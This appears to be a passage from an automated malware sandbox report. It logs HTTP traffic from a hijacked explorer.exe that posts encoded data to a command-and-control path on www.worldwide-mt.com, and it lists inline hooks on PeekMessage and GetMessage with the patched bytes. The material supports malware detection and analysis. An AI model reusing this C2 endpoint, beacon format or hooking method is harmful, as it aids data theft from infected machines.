4d 38 74 49 74 59 4f 61 52 42 30 32 51 58 6d 62 35 7e 70 41 62 54 38 70 38 7a 39 74 37 46 5f 54 35 75 57 38 44 61 61 75 30 77 5a 42 7a 59 42 77 37 78 48 31 50 55 31 6c 4d 39 48 6b 32 7e 4f 43 2d 73 69 38 4e 51 52 70 6f 69 66 56 49 5a 54 53 47 4b 5a 6e 48 7e 6e 33 4b 52 65 31 6f 53 57 68 42 7e 75 35 6a 37 75 33 46 53 5a 38 5a 39 56 49 6c 68 66 4e 2d 71 41 73 2d 7a 6f 63 57 65 36 49 6e 46 63 67 6f 59 4c 76 61 51 44 46 56 57 6c 4a 4e 54 53 6c 38 67 6d 73 37 47 4c 45 47 38 78 7a 55 76 44 41 51 73 32 71 63 35 5a 65 5f 65 53 4f 47 53 6a 57 6a 52 51 6e 34 31 79 59 4d 71 41 73 47 32 4c 77 33 36 49 5a 78 5a 69 32 42 6b 68 4d 71 30 74 4a 75 6c 35 39 43 4e 45 43 64 72 47 6e 58 6a 52 62 39 38 59 61 62 69 58 79 43 31 41 45 49 6a 59 39 50 4a 7a 4e 42 31 67 54 79 64 4a 41 53 78 56 57 79 46 6a 4c 4f 68 4a 79 5a 72 6f 28 35 57 54 32 77 67 50 41 62 44 5a 64 43 6b 65 7a 49 7e 5f 39 72 56 67 44 4e 4d 41 77 4f 66 43 6d 73 44 57 42 4a 69 71 7a 59 52 4b 58 70 54 72 73 39 69 75 4f 38 6b 39 47 7a 33 71 4e 70 30 67 56 35 6a 71 65 45 4f 4d 35 53 7a 52 58 6f 73 61 4f 6b 32 71 39 5a 6e 2d 48 39 79 63 45 41 43 58 38 30 6d 4f 62 63 4e 71 58 4e 76 57 63 2d 48 74 7e 70 36 51 44 32 46 32 33 39 75 64 6b 39 78 4b 6f 32 44 76 71 61 6a 31 77 45 47 74 47 48 78 46 41 57 6f 58 67 6b 33 45 6b 42 4c 36 66 39 44 6d 6b 45 50 30 5a 76 79 45 57 4a 34 64 4f 67 30 4d 32 33 53 45 64 53 38 34 38 31 49 44 6c 47 4a 62 36 34 30 44 43 4c 75 45 55 64 73 6a 5a 6b 74 75 62 59 36 72 7e 48 53 41 66 42 77 71 54 55 34 76 33 66 74 66 7a 30 50 2d 57 79 7a 46 45 68 6e 72 53 75 59 43 64 72 32 73 33 63 35 49 41 5a 57 75 59 68 6b 78 7e 45 Data Ascii: LPF4=08aMI1kMUsGFIrqctM2b6rYkKepb9hMUVAmiWltJqdL2Q7K9B1aPE35z7PBc60vWwcbsteIHd HplpX7RQc8wcOpBNU0lA7ouvGaEUphpgZ0BWEM53QPmts2t9Zq-~EDhiRLGeQ0_T9l0KXeF(C3HC0t72kiYFIQW5DM BWw2Pb1GIHSLBGPlsXYdmZxrrIF(QtOuLalq4XgwPj4B1fbW6K5B9YxuVWUQatJF07X7Gfr(P9LOzQKD4Vm7W~uHwu WWgjzJaeIlHYNDJXP(7VjAxAiLu8EMSzupVdxfaKLtkNrW-kJlXEVbNBZlsmFcZLb99IEeUOEmCOQWROe30vJqtfcA lsLLHW0N4k2lUemTEE0fo7wQTMswf4OViJAVRytcjJ5T8xpK5C9O1~zpGFPQ7lohVRqKCN-RjZwxLuOZhIMCPNosqy lN2bF78wtT5YUatwx2jtT52bWlogV68fidFw1RhemEyVAR0fBEuE8dRm9dTG5PsQgwfmknfWTQ0EufpSJJ9s0taZpD j2yoW4jOX4WmBBIGLpnVQjbONWQ2-NtBXMwZGlGVMyx0bXfzzAqGCs9TcN9VJPHBP81eiWZ1vNLWl7OtsrRg5Jkirc NhQbQuqBb0_iTh26zo7r1blGA(Fn4k3NQgIF5jcJVEaFxq1hrBlqqNqkZc4Z2EDHaKtsNixqLvX0oOYIiESiAPYKR7 Sm7RfpJdr2ArfoDJDCr00pvsUkMm868YAUGQsWeGp~wgvKmStGFmE8jrDPMAtt94gre1dW04P0xTN2Pffl4bxoORZt jo8ofrzgYktTPpBeuvvXURRSZw-TXnKIM8tItYOaRB02QXmb5~pAbT8p8z9t7F_T5uW8Daau0wZBzYBw7xH1PU1lM9 Hk2~OC-si8NQRpoifVIZTSGKZnH~n3KRe1oSWhB~u5j7u3FSZ8Z9VIlhfN-qAs-zocWe6InFcgoYLvaQDFVWlJNTSl 8gms7GLEG8xzUvDAQs2qc5Ze_eSOGSjWjRQn41yYMqAsG2Lw36IZxZi2BkhMq0tJul59CNECdrGnXjRb98YabiXyC1 AEIjY9PJzNB1gTydJASxVWyFjLOhJyZro(5WT2wgPAbDZdCkezI~_9rVgDNMAwOfCmsDWBJiqzYRKXpTrs9iuO8k9G z3qNp0gV5jqeEOM5SzRXosaOk2q9Zn-H9ycEACX80mObcNqXNvWc-Ht~p6QD2F239udk9xKo2Dvqaj1wEGtGHxFAWo Xgk3EkBL6f9DmkEP0ZvyEWJ4dOg0M23SEdS8481IDlGJb640DCLuEUdsjZktubY6r~HSAfBwqTU4v3ftfz0P-WyzFE hnrSuYCdr2s3c5IAZWuYhkx~Ey1DCeEq251gV0doEYeYcxcoziMaqyh(6ZZ5jm4xDnIuiLy1W1sSpOcZizIWHwUrPp 347Aj4KYQbFZploM0RibQcFu_LPKRPSqnA9RanSjjbWJszCrvtLhlUoG132wA7H3ULaSrHpLnMAbxDIV-1dgkEgB78 tEp5odhjRqrJZFfwTmnqH0_noC41eOub898HAyUWkz1JLEONAzeZga7ddQobSGPB66GUbXQdkvUqU7rv8tobZatNQB viLRIj3WNUYsBR0qRJCXjEWcy3k7lq0Arnh90EwWYxnefijlE54MpD4L6(Zy6sW8yKfO3LjLPiHm4LghaAY~Gj8JGj pZfUyW62BeYOcXjDK0d3GTD75XWtfxFhwonPHzA8BY0jLXxubsROqyfjhp884IkhEYdOYwAFqjVWGqxSjclr7SeTkD hEv33q8Kc(tDZHUzVxGprGilZ8uZSMilWgYNFrmT8Lce-KHy6dqGbXyoA9ImEynbNPCsP(cRSUiBzByAJq2FBDd0ZP sKBWAr_VGCZPgX477klXg36iQ~HMveyYnDGa0LiSn19A-i2(ITrrQ7QQ_ID6Fho3vWlRtfhV0blWTa1PXPPy_BlUly OJXUr5t~1Omx34-FuvroASmdd2Kj0Xk0HvIXQNdBllPkQxhTEo8J24tZFPGrNt-y6BQc1UmO8hzCsmERYR6KBSuEF9 eR3NXo0cqZoAPhA8ITBbGVVwsgb7PdWpSEl~cYSCJ3lZIxwVE3K~k8jmRm3s1ap~zmq7aBY3BY2OyeGiNgXrC9sChp mxIlfmXph25ho0c5DLg75BKvQ69nmdLXnnirIPPgA9O7oTfdJ0w9V(tIz3vVwWdjiTCmazVtICO3P8xjhQa6ku3WMD gmvSrGLVzSO274U2pICryXIRpkhAuCKxv~FZwNkX

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 17:58:43.148013115 CET	1282	IN	HTTP/1.1 404 Not Found Connection: close Cache-Control: private, no-cache, no-store, must-revalidate, max-age=0 Pragma: no-cache Content-Type: text/html Content-Length: 1237 Date: Tue, 26 Jan 2021 16:58:42 GMT Server: LiteSpeed Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 3e 0a 3c 74 69 74 6c 65 3e 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 20 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 34 30 34 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 72 65 71 75 65 73 74 65 64 20 63 6f 75 6c 64 20 6e 6f 74 20 62 65 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 21 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 64 69 76 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 30 66 30 66 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 32 70 78 3b 6d 61 72 67 69 6e 3a 61 75 74 6f 3b 70 61 64 64 69 6e 67 3a 30 70 78 20 33 30 70 78 20 30 70 78 20 33 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 63 6c 65 61 72 3a 62 6f 74 68 3b 68 65 69 67 68 74 3a 31 30 30 70 78 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 2d 31 30 31 70 78 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 34 37 34 37 34 37 3b 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 70 78 20 73 6f 6c 69 64 20 72 67 62 61 28 30 2c 30 2c 30 2c 30 2e 31 35 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 20 30 20 31 70 78 20 30 20 72 67 62 61 28 32 35 35 2c 20 32 35 35 2c 20 32 35 35 2c 20 30 2e 33 29 20 69 6e 73 65 74 3b 22 3e 0a 3c 62 72 3e 50 72 6f 75 64 6c 79 20 70 6f 77 65 72 65 64 20 62 79 20 20 3c 61 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 66 66 3b 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6c 69 74 65 73 70 65 65 64 74 65 63 68 2e 63 6f 6d 2f 65 72 72 6f 72 2d 70 61 67 65 22 3e 4c 69 74 65 53 70 65 65 64 20 57 65 62 20 53 65 72 76 65 72 3c 2f 61 3e 3c 70 3e 50 6c 65 61 73 65 20 62 65 20 61 64 76 69 73 65 64 20 74 68 61 74 20 4c 69 74 65 53 70 Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" ><title> 404 Not Found</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> <h1 style ="margin:0; font-size:150px; line-height:150px; font-weight:bold;">404 Not Found The resource requested could not be found on this server! Proudly powered by LiteSpeed Web Server Please be advised that LiteSp

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49171	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 17:59:01.227758884 CET	1288	OUT	GET /kzd/?LPF4=wZMolADuYDGcdgh+LUa/jyP2+YrvU0bz/FVPopzBFpO6gq8lUBKfHyBxkGzB3veyz2otnQ==&GtxX7=dr20ipJ0iR&sql=1 HTTP/1.1 Host: www.worldwide-mt.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 26, 2021 17:59:01.366571903 CET	1289	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 26 Jan 2021 16:59:01 GMT Content-Type: text/html Content-Length: 275 ETag: "600b4d20-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49172	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 17:59:03.423028946 CET	1292	OUT	POST /kzd/ HTTP/1.1 Host: www.worldwide-mt.com Connection: close Content-Length: 268762 Cache-Control: no-cache Origin: http://www.worldwide-mt.com User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.worldwide-mt.com/kzd/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 4c 50 46 34 3d 34 37 41 53 37 6b 33 79 62 6e 57 77 4b 48 30 2d 54 44 62 57 33 58 33 47 7e 4d 6e 48 5a 51 44 4b 6a 51 51 43 6d 6f 6e 6c 52 37 69 74 71 61 4d 4c 44 53 53 39 53 6d 41 6f 6b 69 50 56 32 65 32 52 37 31 70 52 36 33 50 33 70 6b 46 43 68 32 38 55 65 61 4e 73 37 36 55 34 6a 6e 79 78 28 41 7e 78 50 76 76 68 37 58 7e 63 4b 34 5a 78 34 74 6c 61 7e 76 77 6f 48 65 6e 65 36 4b 77 66 50 64 67 4e 36 4d 63 30 47 78 6e 43 69 54 58 73 45 76 6f 4a 33 68 4d 63 30 4f 53 36 74 70 63 78 65 35 4f 6c 61 63 38 75 55 76 53 67 59 79 33 50 7a 53 56 68 4d 76 34 63 7e 42 63 68 30 71 74 45 6e 34 4b 66 53 64 4e 6c 6a 69 64 41 6d 51 6c 70 6f 52 51 76 65 7a 59 78 54 53 59 42 6f 31 4a 59 47 35 49 77 7e 52 36 35 6e 48 37 48 6f 70 56 4a 67 31 6f 42 6c 36 58 4d 53 6d 70 4a 70 67 63 74 63 74 28 61 7e 55 4f 2d 55 38 77 62 39 68 69 65 30 74 76 57 63 4f 59 50 76 4e 6b 48 4a 73 7e 50 4a 45 45 70 33 63 5a 42 45 4f 79 5f 39 57 6d 76 35 65 77 51 59 55 79 52 6b 42 4e 57 7e 32 53 56 62 4a 74 6b 58 47 67 72 52 31 4b 4a 63 33 41 55 45 38 76 72 43 55 42 72 37 36 70 32 79 7a 67 45 31 4c 4e 70 62 78 32 53 65 50 4e 47 62 32 50 71 28 38 74 78 4d 37 67 78 42 52 5a 44 57 4a 31 55 44 61 68 6f 34 69 67 72 53 35 4d 31 70 74 39 34 70 33 5a 6f 4d 43 62 68 49 30 48 52 6d 71 73 55 78 48 64 56 69 54 68 4b 4b 71 52 6c 6a 47 36 55 6e 6e 55 37 35 53 4a 59 75 66 69 76 39 78 71 33 6f 36 28 79 42 6a 75 4f 4d 68 50 61 7a 31 4b 49 55 66 64 71 50 65 6d 49 36 4a 61 53 67 46 32 66 49 35 59 76 67 34 4c 78 6f 67 76 56 57 77 6d 33 64 43 56 54 4f 37 77 63 78 41 66 6e 34 6c 7a 47 76 45 67 6a 55 4b 6c 35 69 70 56 49 6c 64 36 76 63 65 74 62 72 5f 64 49 76 64 4c 41 35 4e 37 59 79 53 55 66 69 4b 69 51 61 47 58 4b 4c 49 72 58 4b 71 37 72 6e 75 52 32 57 50 41 74 68 70 54 45 53 4a 73 68 56 4a 46 76 7a 6f 63 35 61 41 53 36 45 43 37 68 6a 4f 65 76 56 79 35 54 76 39 63 76 4c 35 39 5a 75 6e 30 49 4c 65 4a 69 6c 65 42 57 49 39 6c 4b 69 76 46 4c 4a 32 4a 41 7a 59 38 44 46 74 50 73 42 75 79 6b 28 33 73 4b 37 49 47 31 43 57 44 4f 56 46 28 66 4e 6a 6c 70 6a 66 79 67 58 42 30 4d 6d 66 63 67 4f 51 4f 2d 52 75 64 4f 55 50 53 4b 70 34 75 47 6f 2d 78 38 39 50 6b 4f 34 6b 62 46 64 77 71 43 79 4b 76 34 54 49 64 4d 33 71 62 61 7e 73 6d 47 30 70 6c 65 47 51 53 6d 6c 56 6a 6f 39 30 59 6e 61 36 78 48 50 77 32 38 6b 72 31 71 46 4b 73 46 57 4c 36 6e 73 7a 61 6a 47 70 6e 58 4d 54 45 56 6c 57 50 61 44 38 38 52 50 34 51 5f 37 53 79 55 46 64 4c 41 4f 71 75 5f 36 69 42 33 28 51 37 51 79 6a 68 4f 5a 35 57 6c 76 46 50 4f 73 69 6c 38 31 67 53 58 43 41 58 37 6e 34 5a 65 48 66 37 68 61 32 31 6f 55 59 49 31 36 76 7a 37 7e 49 53 65 44 75 68 34 38 33 73 65 71 4b 71 4d 43 67 7e 69 6e 79 30 75 6d 4a 6a 35 78 4e 55 4c 6d 5f 4f 5a 48 32 59 6b 4a 5a 36 4e 75 6f 47 46 6c 6c 66 4d 78 77 4f 5f 31 37 78 77 51 42 74 67 4b 62 35 38 28 59 73 78 55 52 7e 37 56 36 65 4a 52 75 77 36 52 57 6d 6f 76 63 77 6f 72 5a 32 64 57 7a 4c 6f 7a 61 65 55 7a 33 57 35 6d 46 70 33 48 67 39 33 30 6a 45 6f 63 65 28 72 38 63 51 5f 78 35 7e 50 53 55 52 54 63 35 67 5a 39 69 50 57 51 64 71 45 6f 68 4d 65 4d 32 74 71 75 4b 38 30 6f 6b 5a 36 61 51 76 50 63 63 69 52 54 74 6b 77 50 58 73 46 50 38 52 35 71 32 4b 64 69 31 61 34 4f 4d 58 5a 61 76 38 65 70 64 62 2d 5a 69 54 6f 51 6b 70 4a 48 47 67 33 6b 49 4a 76 77 6e 73 38 70 2d 37 56 68 65 61 71 56 4e 7e 55 78 73 6c 62 78 4c 36 73 6c 49 6e 65 77 50 38 52 52 4e 6f 67 50 54 30 53 43 65 66 44 6f 41 67 34 38 62 62 69 4b 6d 66 49 46 55 6d 35 4a 76 32 52 48 32 54 6d 74 7a 63 5a 79 32 6b 74 73 63 4b 70 73 72 46 4c 5a 59 6c 34 32 6b 49 6b 52 59 4b 6a 62 64 35 43 6b 63 78 6f 72 6a 6b 55 37 72 7a 2d 41 4d 57 71 6b 31 39 37 54 36 78 52 4e 42 6d 6f 57 50 38 57 53 66 78 56 41 71 6b 4b 4f 55 57 70 50 6a 61 47 71 6e 45 6a 47 66 62 63 56 46 72 39 73 68 5a 63 50 4f 30 70 39 30 70 33 28 70 50 49 52 4d 32 62 79 5f 6d 37 4f 63 70 6f 34 48 52 59 79 6e 54 46 44 76 53 34 54 74 6a 6c 51 53 39 4b 38 37 32 36 6a 4e 77 6f 49 46 34 6e 4d 53 36 7a 6e 43 45 2d 49 6b 45 38 43 4d 41 4d 38 52 5a 48 51 36 6e 30 6d 6f 4c 75 76 77 71 52 56 68 56 6c 71 58 34 68 51 5f 36 7a 4f 5f 51 55 39 50 44 75 4d 56 58 78 4b 73 52 31 51 77 30 44 59 6e 59 53 34 38 Data Ascii: LPF4=47AS7k3ybnWwKH0-TDbW3X3G~MnHZQDKjQQCmonlR7itqaMLDSS9SmAokiPV2e2R71pR63P3p kFCh28UeaNs76U4jnyx(A~xPvvh7X~cK4Zx4tla~vwoHene6KwfPdgN6Mc0GxnCiTXsEvoJ3hMc0OS6tpcxe5Olac8 uUvSgYy3PzSVhMv4c~Bch0qtEn4KfSdNljidAmQlpoRQvezYxTSYBo1JYG5Iw~R65nH7HopVJg1oBl6XMSmpJpgctc t(a~UO-U8wb9hie0tvWcOYPvNkHJs~PJEEp3cZBEOy_9Wmv5ewQYUyRkBNW~2SVbJtkXGgrR1KJc3AUE8vrCUBr76p 2yzgE1LNpbx2SePNGb2Pq(8txM7gxBRZDWJ1UDaho4igrS5M1pt94p3ZoMCbhI0HRmqsUxHdViThKKqRljG6UnnU75 SJYufiv9xq3o6(yBjuOMhPaz1KIUfdqPemI6JaSgF2fl5Yvg4LxogvVWwm3dCVTO7wcxAfn4lzGvEgjUKl5ipVIld6vcetbr_dIv dLA5N7YySUfiKiQaGXKLIrXKq7rnuR2WPAthpTESJshVJFvzoc5aAS6EC7hjOevVy5Tv9cvL59Zun0ILeJileBWI9l KivFLJ2JAzY8DFtPsBuyk(3sK7IG1CWDOVF(fNjlpjfygXB0MmfcgOQO-RudOUPSKp4uGo-x89PkO4kbFdwqCyKv4T ldM3qba~smG0pleGQSmlVjo90Yna6xHPw28kr1qFKsFWL6nszajGpnXMTEVlWPaD88RP4Q_7SyUFdLAOqu_6iB3(Q7 QyjhOZ5WlvFPOsil81gSXCAX7n4ZeHf7ha21oUYI16vz7~ISeDuh483seqKqMCg~iny0umJj5xNULm_OZH2YkJZ6Nu oGFllfMxwO_17xwQBtgKb58(YsxUR~7V6eJRuw6RWmovcworZ2dWzLozaeUz3W5mFp3Hg930jEoce(r8cQ_x5~PSUR Tc5gZ9iPWQdqEohMeM2tquK80okZ6aQvPcciRTtkwPXsFP8R5q2Kdi1a4OMXZav8epdb-ZiToQkpJHGg3klJvwns8p- 7VheaqVN~UxslbxL6slInewP8RRNogPT0SCefDoAg48bbiKmfIFUm5Jv2RH2TmtzcZy2ktscKpsrFLZYl42kIkRYK jbd5CkcxorjkU7rz-AMWqk197T6xRNBmoWP8WSfxVAqkKOUWpPjaGqnEjGfbcVFr9shZcPO0p90p3(pPIRM2by_m7O cpo4HRYynTFDvS4TtjlQS9K8726jNwoIF4nMS6znCE-IkE8CMAM8RZHQ6n0moLuvwqRVhVlqX4hQ_6zO_QU9PDuMVX xKsR1Qw0DYnYS48ZDA2NPyFs2usf7wFNgqDKdCwC6LcESe8jD4xD6414saIEf93e-Ni2tRF3X4j2SkccJl6dwdbD0X d(lYge00JlOJq8z2S0Qk_TJkB6J~I2d~mK3ikzZ~EZBkpHvH4zSQIamyyn1jqYkKYyZpgBzMFWvYwTi0UGATh4YUku NbWKaRv25oU9OxZJvOoZEtyHskEciYIDS00f1dSu_4WDQ8k4bHRWEeBwIKConbiUyKwqLMpkH0UGMW1jmsmKrVXR7(A1L9o4DWRTGKPEDBgP6o5M0YIuAitqZVbkpUjqL6z5rmiqzf-WJinEyZo6xu6Q9MrrK1qPr8cIHVCsshZ9qzT74Hwf eMLsbMB8KCPfi3T0u9kloUHLoZQpH~yB-K7LTuw17C9xh9KT5wOi9kAoaWRZKHg3hfa(DqrPyuzcILBHPXcxztw6pN D59WHDFyAHxbu6wq7J0zpNj0l4LANpMguLbWEGT(bnxChOSxF9zGFzU1jnyXT4C~XLahKXDoFFQFk~151JC4PoM~0I 6tP6c2nki2kRwvyiC6ayRyEFVqwOdoboWbx(gOKlzjy9cagX7lNihH9Le0d0j(GM_N9TpMv4GVY5ixxbLIsoWmnu_S ecCPc8FvVnJub23CRBUejPy85i4UesdGqu9kFyz3BEX7zk0iyoDAjdAgvHSQkAHx4P_mamgmMMU6O26f0zFEOPdEU3 16-(iOz8Q~ujng2lwpY(XjGHfcysERN6Yxl70xFTasxMi3sfS~mLlq1swKD04rigC1hiTRMlooatmXcLkcmHwrKFi2 _Nz9zzP66Cob9b_FY1e9AQSTLWNfUbZ6zrNxtxi~oiWqFOZwJpVdpTzRoOCBBf_Xyx8Y2ZxqacK2XnQo69F3pqsZTD kfcbvNcmtRgBQ1RpadNaJefJ

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 17:59:03.567064047 CET	1330	IN	HTTP/1.1 405 Not Allowed Server: openresty Date: Tue, 26 Jan 2021 16:59:03 GMT Content-Type: text/html Content-Length: 154 X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAJRmzcpTevQqkWn6dJuX/N/Hxl7YxbOwy8+73ijqYSQEN+WGxrruAKtZtliWC86+ewQ0msW1W8psOFL/b00zWqsCAwEAAQ_deBRK4dI7iY5gWpEJY+IgbNVFLKOWayYbjbii815NDtoHjrnZnoWLHTgVErmM8hSofV67OX7xDh4bYe1cU4A/w Via: 1.1 google Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> openresty </body></html>

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 26, 2021 17:57:30.949656010 CET	162.159.133.233	443	192.168.2.22	49168	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc RSA CA-2, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc RSA CA-2, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Jan 19 01:00:00 CET 2021	Wed Jan 19 00:59:59 CET 2022	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=Cloudflare Inc RSA CA-2, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:46:39 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: USER32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x89 0x9E 0xEF
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x81 0x1E 0xEF
